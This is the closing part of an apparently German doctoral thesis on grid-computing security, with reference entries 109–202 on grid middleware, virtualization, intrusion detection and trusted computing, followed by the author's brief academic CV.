- [109] I. Krsul, A. Ganguly, J. Zhang, J. A. B. Fortes, and R. J. Figueiredo. VM-Plants: Providing and Managing Virtual Machine Execution Environments for Grid Computing. In *Proceedings of the 2004 ACM/IEEE Conference on Supercomputing*, pages 7–19. IEEE Computer Society, Pittsburgh, PA USA, 2004.
- [110] F. Y. Leu, M. C. Li, and J. C. Lin. Intrusion Detection based on Grid. In *ICCGI '06: Proceedings of the International Multi-Conference on Computing in the Global Information Technology*, pages 62–62, Washington, DC, USA. IEEE Computer Society, 2006.
- [111] F. Y. Leu, J. C. Lin, M. C. Li, C. T. Yang, and P.-C. Shih. Integrating Grid with Intrusion Detection. In *19th International Conference on Advanced Information Networking and Applications, 2005*, pages 304–309, 2005.
- [112] F. Leymann. Web Services Flow Language. <http://www.ibm.com/software/solutions/webservices/pdf/WSFL.pdf>, 2001.
- [113] S. Lohr. IBM Making a Commitment to the Next Phase of the Internet. New York Times, August 2001.
- [114] H. Luttermann, B. Freisleben, M. Grauer, U. Kelter, T. Kamphusmann, U. Merten, G. Rling, T. Unger, and J. Waldhans. Mediana. Eine Workbench zur Rechnergestützten Analyse von Mediendaten. In *Wirtschaftsinformatik, 44, Nr. 1*, pages 41–51, 2002.

- [115] Macrovision. FLEXlm. <http://www.macrovision.com/solutions/esd/flexlm/-flexlm.shtml>, 2008.
- [116] U. Mayer. nbench. <http://www.tux.org/mayer/linux/bmark.html>, 2008.
- [117] Microsoft. XLANG Specification - Web Services for Business Process Design, 2001.
- [118] J. Mukerji and J. Miller. Overview and Guide to OMG's Architecture. *IBM Whitepaper*, pages 1–62. IBM The Rational Edge, 2001.
- [119] R. Mulye. Modeling Web Services using UML/MDA. <http://lsdis.cs.uga.edu/ranjit/academic/essay.pdf>, 2005.
- [120] M. Myers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. RFC2560: X.509 Internet Public Key Infrastructure Online Certificate Status Protocol (OCSP). <http://www.ietf.org/rfc/rfc2560.txt>, 1999.
- [121] V. Naik, S. Sivasubramanian, D. Bantz, and S. Krishnan. Harmony: A Desktop Grid for Delivering Enterprise Computations. In *Proceedings. Fourth International Workshop on Grid Computing*, pages 25–33, 2003.
- [122] NCSA, University of Chicago, and Argonne National Laboratory. GridShib. <http://gridshib.globus.org>, 2008.
- [123] T. Nguyen and V. Selmin. Collaborative Multidisciplinary Design in Virtual Environments. In *Proceedings of the 10th International Conference on CSCW in Design.*, pages 420–425, Nanjing, China, 2006.
- [124] S. Nickolas. IBM Framework for e-business: Application hosting services. developerworks, IBM Corporation. <http://www-136.ibm.com/developerworks>, 1999.
- [125] J. Novotny, S. Tuecke, and V. Welch. An Online Credential Repository for the Grid: MyProxy. In *Proceedings of the 10th IEEE International Symposium on High Performance Distributed Computing*, pages 104–111, 2001.
- [126] NS2. Network simulator. www.isi.edu/nsnam/ns, 2008.
- [127] OASIS. Web Services Resource Framework. http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wsrf, 2004.
- [128] OASIS. OASIS Security Services (SAML). http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security, 2008.

- [129] E. Papalilo, T. Friese, M. Smith, and B. Freisleben. Trust Shaping: Adapting Trust Establishment and Management to Application Requirements in a Service-Oriented Grid Environment. In *Proceedings of the 4th International Conference on Grid and Cooperative Computing (GCC), Beijing, China*, pages 47–58. LNCS 3795, Springer-Verlag, 2005.
- [130] O. Patrascoiu. Mapping EDOC to Web Services Using YATL. In *Proceedings of the 8th IEEE Intl Enterprise Distributed Object Computing Conf*, pages 1–12. IEEE Computer Society, 2004.
- [131] L. Pearlman, V. Welch, I. Foster, C. Kesselman, and S. Tuecke. A Community Authorization Service for Group Collaboration. In *Proceedings of the IEEE 3rd International Workshop on Policies for Distributed Systems and Networks*, pages 50–59, Monterey, USA. IEEE Computer Society, 2003.
- [132] M. Pourzandi, D. Gordon, W. Yurcik, and G. A. Koenig. Clusters and Security: Distributed Security for Distributed Systems. In *Cluster Security (Cluster-Sec) Workshop at the 5th IEEE International Symposium on Cluster Computing and the Grid (CCGrid)*, pages 96–104. IEEE Computer Society, 2005.
- [133] I. Pratt, K. Fraser, S. Hand, C. Limpach, A. Wareld, D. Magenheimer, J. Nakajima, and A. Mallick. Xen 3.0 and the Art of Virtualization. In *Proceedings of the Linux Symposium*, pages 65–78, 2005.
- [134] President’s Information Technology Advisory Committee (PITAC). Cyber Security: A Crisis of Prioritization. www.nitrd.gov, 2005.
- [135] Project caGrid. Introduce. <http://dev.globus.org/wiki/Incubator/Introduce>, 2008.
- [136] N. Provos. Improving Host Security with System Call Policies. In *Proceedings of the 12th USENIX Security Symposium*, pages 257–272, Washington, USA, 2003.
- [137] R. Radhakrishnan and M. Wookey. Model Driven Architecture Enabling Service Oriented Architectures. In *Whitepaper SUN Microsystems*, pages 1 – 13, 2004.
- [138] M. Raeppe. Web Service Security Netiquette. In *Journal Datenschutz und Datensicherheit, Volume 31, Issue 9*, pages 648–651. Vieweg Verlag, 2007.
- [139] Redhat. RPM Package Manager. <http://www.rpm.org>, 2008.
- [140] H. Reiser and R. Kapitza. VM-FIT: Supporting Intrusion Tolerance with Virtualisation Technology. In *Proceedings of the First Workshop on Recent Advances on Intrusion-Tolerant Systems*, pages 18–22, 2007.

- [141] J. C. Reynolds, J. E. Just, E. Lawson, L. A. Clough, R. Maglich, and K. N. Levitt. The Design and Implementation of an Intrusion Tolerant System. In *DSN '02: Proceedings of the 2002 International Conference on Dependable Systems and Networks*, pages 285–292, Washington, DC, USA. IEEE Computer Society, 2002.
- [142] D. Safford. The Need for TCPA. Whitepaper, pages 1–7, IBM Research, 2002.
- [143] D. Safford and M. Zohar. A Trusted Linux Client (TLC). Whitepaper, pages 1–9, IBM Research, 2005.
- [144] D. Safford, M. Zohar, and A. Boulanger. Trusted Computing for Linux. Whitepaper, pages 1–23, IBM Research, 2005.
- [145] A. Saidane, Y. Deswarte, and V. Nicomette. An Intrusion Tolerant Architecture for Dynamic Content Internet Servers. In *SSRS '03: Proceedings of the 2003 ACM Workshop on Survivable and Self-Regenerative systems*, pages 110–114. ACM Press, 2003.
- [146] Sandeep Junnarkar. Anatomy of a Hacking. <http://news.com.com/2009-1017-893228.html>, 2002.
- [147] SANS Institute. The Twenty Most Critical Internet Security Vulnerabilities. <http://www.sans.org/top20>, 2005.
- [148] K. Scarfone and P. Mell. Guide to Intrusion Detection and Prevention Systems (IDPS). Recommendations of the National Institute of Standards and Technology. Computer Security Division Information Technology Laboratory National Institute of Standards and Technology Gaithersburg, MD 20899-8930, 2007.
- [149] M. Schmidt, M. Smith, N. Fallenbeck, H. Picht, and B. Freisleben. Building a Demilitarized Zone with Data Encryption for Grid Environments. In *Proceedings of First International Conference on Networks for Grid Applications*, pages 8–16, 2007.
- [150] B. Schneier. Attack Trees. In *Dr. Dobb's Journal, Volume 21-29, Issue 12*, pages 21–29, 1999.
- [151] C. Schridde, H. Picht, M. Heidt, M. Smith, and B. Freisleben. Secure Integration of Desktop Grids and Compute Clusters Based on Virtualization and Meta-Scheduling. In *Proceedings of the German e-Science Conference*, pages 1–9. e-publication, 2007.
- [152] A. Schulter, F. Navarro, F. Koch, and C. Westphall. Towards Grid-based Intrusion Detection. In *Network Operations and Management Symposium, 2006. NOMS 2006. 10th IEEE/IFIP*, pages 1–4, 2006.

- [153] SecureID. <http://www.ctrl-key.co.uk/index.htm>, 2008.
- [154] S. Shivle, H. Siegel, A. Maciejewski, T. Banka, K. Chindam, S. Dussinger, A. Kuttruff, P. Penumarthy, P. Pichumani, P. Satyasekaran, D. Sendek, J. Sousa, J. Sridharan, P. Sugavanam, and J. Velazco. Mapping Of Subtasks With Multiple Versions In A Heterogeneous Ad Hoc Grid Environment. In *Algorithms, Models and Tools for Parallel Computing on Heterogeneous Networks*, pages 380–387, 2004.
- [155] P. F. Silva, C. B. Westphall, C. M. Westphall, and a. Marcos D. Assunç^o. Composition of a DIDS by Integrating Heterogeneous IDSs on Grids. In *MCG '06: Proceedings of the 4th International Workshop on Middleware for Grid Computing*, pages 12–12, New York, NY, USA. ACM Press, 2006.
- [156] D. Skogan, R. Gronmo, and I. Solheim. Web Service Composition in UML. In *Proceedings of the 8th IEEE Intl Enterprise Distributed Object Computing Conf*, pages 1–11, 2004.
- [157] M. Smith, T. Frieese, M. Engel, and B. Freisleben. Countering Security Threats in Service-Oriented On-Demand Grid Computing Using Sandboxing and Trusted Computing Techniques. In *Journal of Parallel and Distributed Computing, Volume 66, Issue 9*, pages 1189–1204. Elsevier, 2006.
- [158] M. Smith, T. Frieese, M. Engel, B. Freisleben, G. Koenig, and W. Yurcik. Security Issues in On-Demand Grid and Cluster Computing. In *Sixth IEEE International Symposium on Cluster Computing and the Grid Workshops (CC-GRIDW'06)*, pages 24–38. IEEE Computer Society, 2006.
- [159] M. Smith, T. Frieese, and B. Freisleben. Towards a Service-Oriented Ad Hoc Grid. In *Proceedings of the 3rd International Symposium on Parallel and Distributed Computing, Cork, Ireland*, pages 201–208. IEEE Computer Society, 2004.
- [160] M. Smith, T. Frieese, and B. Freisleben. Intra-Engine Service Security for Grids Based on WSRF. In *Proceedings of the 2005 IEEE International Symposium on Cluster Computing and Grid (CCGRID'05)*, pages 644–653. IEEE Computer Society, 2005.
- [161] M. Smith, T. Frieese, and B. Freisleben. Model Driven Development of Service-Oriented Grid Applications. In *Proceedings of the International Conference on Internet and Web Applications and Services*, pages 139–146. IEEE Computer Society, 2006.
- [162] M. Smith, S. Hanemann, and B. Freisleben. Coupled Simulation/Emulation for Cross-Layer Enabled Mobile Wireless Computing. In *Proceedings of the*

- Second International Conference on Embedded Software and Systems, Xian, China*, pages 375–383. Springer-Verlag, 2005.
- [163] M. Smith, M. Schmidt, N. Fallenbeck, T. Dörnemann, C. Schridde, and B. Freisleben. Security for On-demand Grid Computing. In *Journal of Future Generation Computer Systems*, (to appear). Elsevier, 2008.
- [164] M. Smith, M. Schmidt, N. Fallenbeck, C. Schridde, and B. Freisleben. Optimising Security Configurations with Service Level Agreements. In *Proceedings of the 7th International Conference on Optimization: Techniques and Applications (ICOTA7)*, pages 367–368. ICOTA, 2007.
- [165] M. Smith, C. Schridde, and B. Freisleben. Securing Stateful Grid Servers through Virtual Server Rotation. In *Proceedings of ACM/IEEE International Symposium on High Performance Distributed Computing (HPDC)*, pages 11–23. ACM Press, 2008.
- [166] Snort Development Team. Snort Network Intrusion Detection. <http://www.snort.org>, February 2007.
- [167] B. Spengler. GRsecurity. <http://www.grsecurity.org>, 2007.
- [168] H. D. Sterck, R. Markel, and R. Knight. A Lightweight, Scalable Grid Computing Framework For Parallel Bioinformatics Applications. In *Proceedings of the 19th International Symposium on High Performance Computing Systems and Applications*, pages 251–257. IEEE Computer Society, 2005.
- [169] F. Stumpf, M. Benz, M. Hermanowski, and C. Eckert. An Approach to a Trustworthy System Architecture Using Virtualization. In *Proceedings of the 4th International Conference on Autonomic and Trusted Computing (ATC-2007)*, volume 4158 of *Lecture Notes in Computer Science*, pages 191–202, Hong Kong, China. Springer-Verlag, 2007.
- [170] F. Stumpf, C. Eckert, and S. Balfe. Towards Secure E-Commerce Based on Virtualization and Attestation Techniques. In *Proceedings of the Third International Conference on Availability, Reliability and Security (ARES 2008)*, pages 376–382. IEEE Computer Society, 2008.
- [171] F. Stumpf, P. Röder, and C. Eckert. An Architecture Providing Virtualization-Based Protection Mechanisms Against Insider Attacks. In *Proceedings of the 8th International Workshop on Information Security Applications (WISA 2007)*, volume 4867 of *Lecture Notes in Computer Science*, pages 142–156. Springer-Verlag, 2007.
- [172] F. Stumpf, O. Tafreschi, P. Röder, and C. Eckert. A Robust Integrity Reporting Protocol for Remote Attestation. In *Second Workshop on Advances in Trusted Computing (WATC '06 Fall)*, Tokyo, Japan, 2006.

- [173] Sun Microsystems. Java Native Interface Specification. <http://java.sun.com/j2se/1.4.2/docs/guide/jni/index.html>, 2003.
- [174] Sun Microsystems. Sun Grid Engine Website. <http://gridengine.sunsource.net>, 2007.
- [175] The Apache Software Foundation. Apache HTTP Server Documentation: suEXEC. <http://httpd.apache.org/docs/suexec.html>, 2008.
- [176] The Distributed Systems Group, Univ. of Marburg, Germany. The Marburg Ad Hoc Grid Environment - MAGE. <http://ds.informatik.uni-marburg.de/mage>, 2008.
- [177] The EGEE Project. Global Security Architecture. EU Deliverable DJRA 3.1, 2004.
- [178] The Globus Project. The Globus Toolkit 4. <http://www.globus.org/toolkit>, 2004.
- [179] The Globus Project. Virtual Workspaces. <http://workspace.globus.org>, 2008.
- [180] The Globus Project. WS-GRAM. <http://www.globus.org/toolkit/docs/4.0/-execution/wsgram>, 2008.
- [181] The Grid Security Vulnerability Group. Critical Vulnerability: OpenPBS/-Torque. <http://security.fnal.gov/CriticalVuln/openpbs-10-23-2006.html>, 2008.
- [182] The GridSphere Project. The GridSphere Portal Framework. <http://www.gridsphere.org>, 2007.
- [183] The London eScience Centre. Sun Grid Engine Integration with Globus Toolkit 4. <http://www.lesc.ic.ac.uk/projects/SGE-GT4.html>, 2007.
- [184] The Openwall Project. Linux Kernel Patch From The Openwall Project. <http://www.openwall.com/linux>, 2007.
- [185] The World Wide Web Consortium. Simple Object Access Protocol (SOAP). <http://www.w3.org/TR/soap>, 2003.
- [186] D. Thomas. The Impedance Imperative: Tuples + Objects + Infosets = Too Much Stuff! In *Journal of Object Technology*, volume 2, pages 7–12, 2003.
- [187] D. Thomas. MDA: Revenge of the Modelers or UML Utopia? In *IEEE Software*, pages 15–17. IEEE Computer Society, 2004.
- [188] A. Tirumala, F. Qin, J. Dugan, J. Ferguson, and K. Gibbs. Iperf. <http://sourceforge.net/projects/iperf>, 2008.
- [189] UniGrids EU Project. Unicore/GS. <http://www.unigrids.org>, 2008.

- [190] US-CERT/NIST. Vulnerability Summary CVE-2006-5051. <http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-5051>, April 2007.
- [191] A. Valdes, M. Almgren, S. Cheung, Y. Deswarte, B. Dutertre, J. Levy, H. Saidi, V. Stavridou, and T. E. Uribe. An Architecture for an Adaptive Intrusion Tolerant Server. In *Security Protocols Workshop*, pages 122–145. Springer, 2002.
- [192] G. L. Volpato and C. Grimm. Dynamic Firewalls and Service Deployment Models for Grid Environments. In *Cracow Grid Workshop 06, Cracow, Poland*, 2006.
- [193] G. von Laszewski, I. Foster, J. Gawor, and P. Lane. A Java Commodity Grid Kit. In *Concurrency and Computation: Practice and Experience, Volume 13, Issue 8-9*, pages 643–662, 2001.
- [194] D. A. Wagner. Janus: An Approach for Confinement of Untrusted Applications. University of California, Berkeley, Computer Science Department(CSD), M.S. Thesis and Technical Report CSD-99-1056, 12, 1999.
- [195] D. Wang, B. B. Madan, and K. S. Trivedi. Security Analysis of SITAR Intrusion Tolerance System. In *SSRS '03: Proceedings of the 2003 ACM workshop on Survivable and Self-Regenerative Systems*, pages 23–32. ACM Press, 2003.
- [196] F. Wang, F. Gong, C. Sargor, K. Goseva-Popstojanova, K. Trivedi, and F. Jou. SITAR: A Scalable Intrusion Tolerance Architecture for Distributed Servers. In *In Second IEEE SMC Information Assurance Workshop*, pages 135–144. IEEE Computer Society, 2001.
- [197] F. Wang and R. Uppalli. SITAR: A Scalable Intrusion-Tolerant Architecture for Distributed Services. In *In Volume II of the Proceedings of DISCEX III*, pages 153–155, 2003.
- [198] war@genhex.org. OpenSSH UseLogin Bug Proof of Concept Exploit. <http://www.securiteam.com/exploits/6T00B203FC.html>, December 2001.
- [199] V. Welch. Globus Toolkit Firewall Requirements. <http://www.globus.org/toolkit/security/firewalls/Globus-Firewall-Requirements-9.pdf>, 2006.
- [200] Wikipedia. Entry on Cloud Computing. http://en.wikipedia.org/wiki/Cloud_computing, 2008.
- [201] Wikipedia. Entry on the Trusted Platform Module. http://en.wikipedia.org/wiki/Trusted_Platform_Module, 2008.
- [202] S. Woyak, H. Kim, J. Mullins, and J. Sobieszczanski-Sobieski. A Web Centric Architecture for Deploying Multi-Disciplinary Engineering Design Processes. In *Proceedings of the 10th AIAA/ISSMO Multidisciplinary Analysis and Optimization Conference*. AIAA Press, 2004.

Lebenslauf

Name: Matthew Smith
Geburtsdatum: 09. August 1978
Geburtsort: Lahn-Gießen

Werdegang:

Okt. 2003 bis heute Wissenschaftlicher Mitarbeiter
an der Universität Marburg

Okt. 1998 bis Sept. 2003 Studium der Technischen Informatik
an der Universität Siegen,
Diplom 30.09.2003 / sehr gut mit Auszeichnung

1990 bis Jun. 1998 Bertha-von-Suttner-Gesamtschule der Stadt Siegen.
Abitur 08.06.1998 / sehr gut

Weitere Tätigkeiten:

März 2002 bis Sept. 2003 Werkstudent bei der Fraunhofer Gesellschaft (IMK)
für die Projekte Awake und Netzspannung.

Sept. 2001 bis Mai 2002 Tutor im Bereich der Fuzzy-Logik / Neuronale Netze
am Institut für Messtechnik an der Universität Siegen.

Okt. 1999 bis Dez. 2001 Studentische Hilfskraft in der Fachgruppe Parallele
Systeme an der Universität Siegen.

1997 bis Okt. 1999 Support-Techniker und Entwickler für ThrustMaster
Deutschland in Kreuztal, Siegen.

Stipendien

Nov. 2000 bis Sept. 2003 e-fellows.net GmbH Stipendium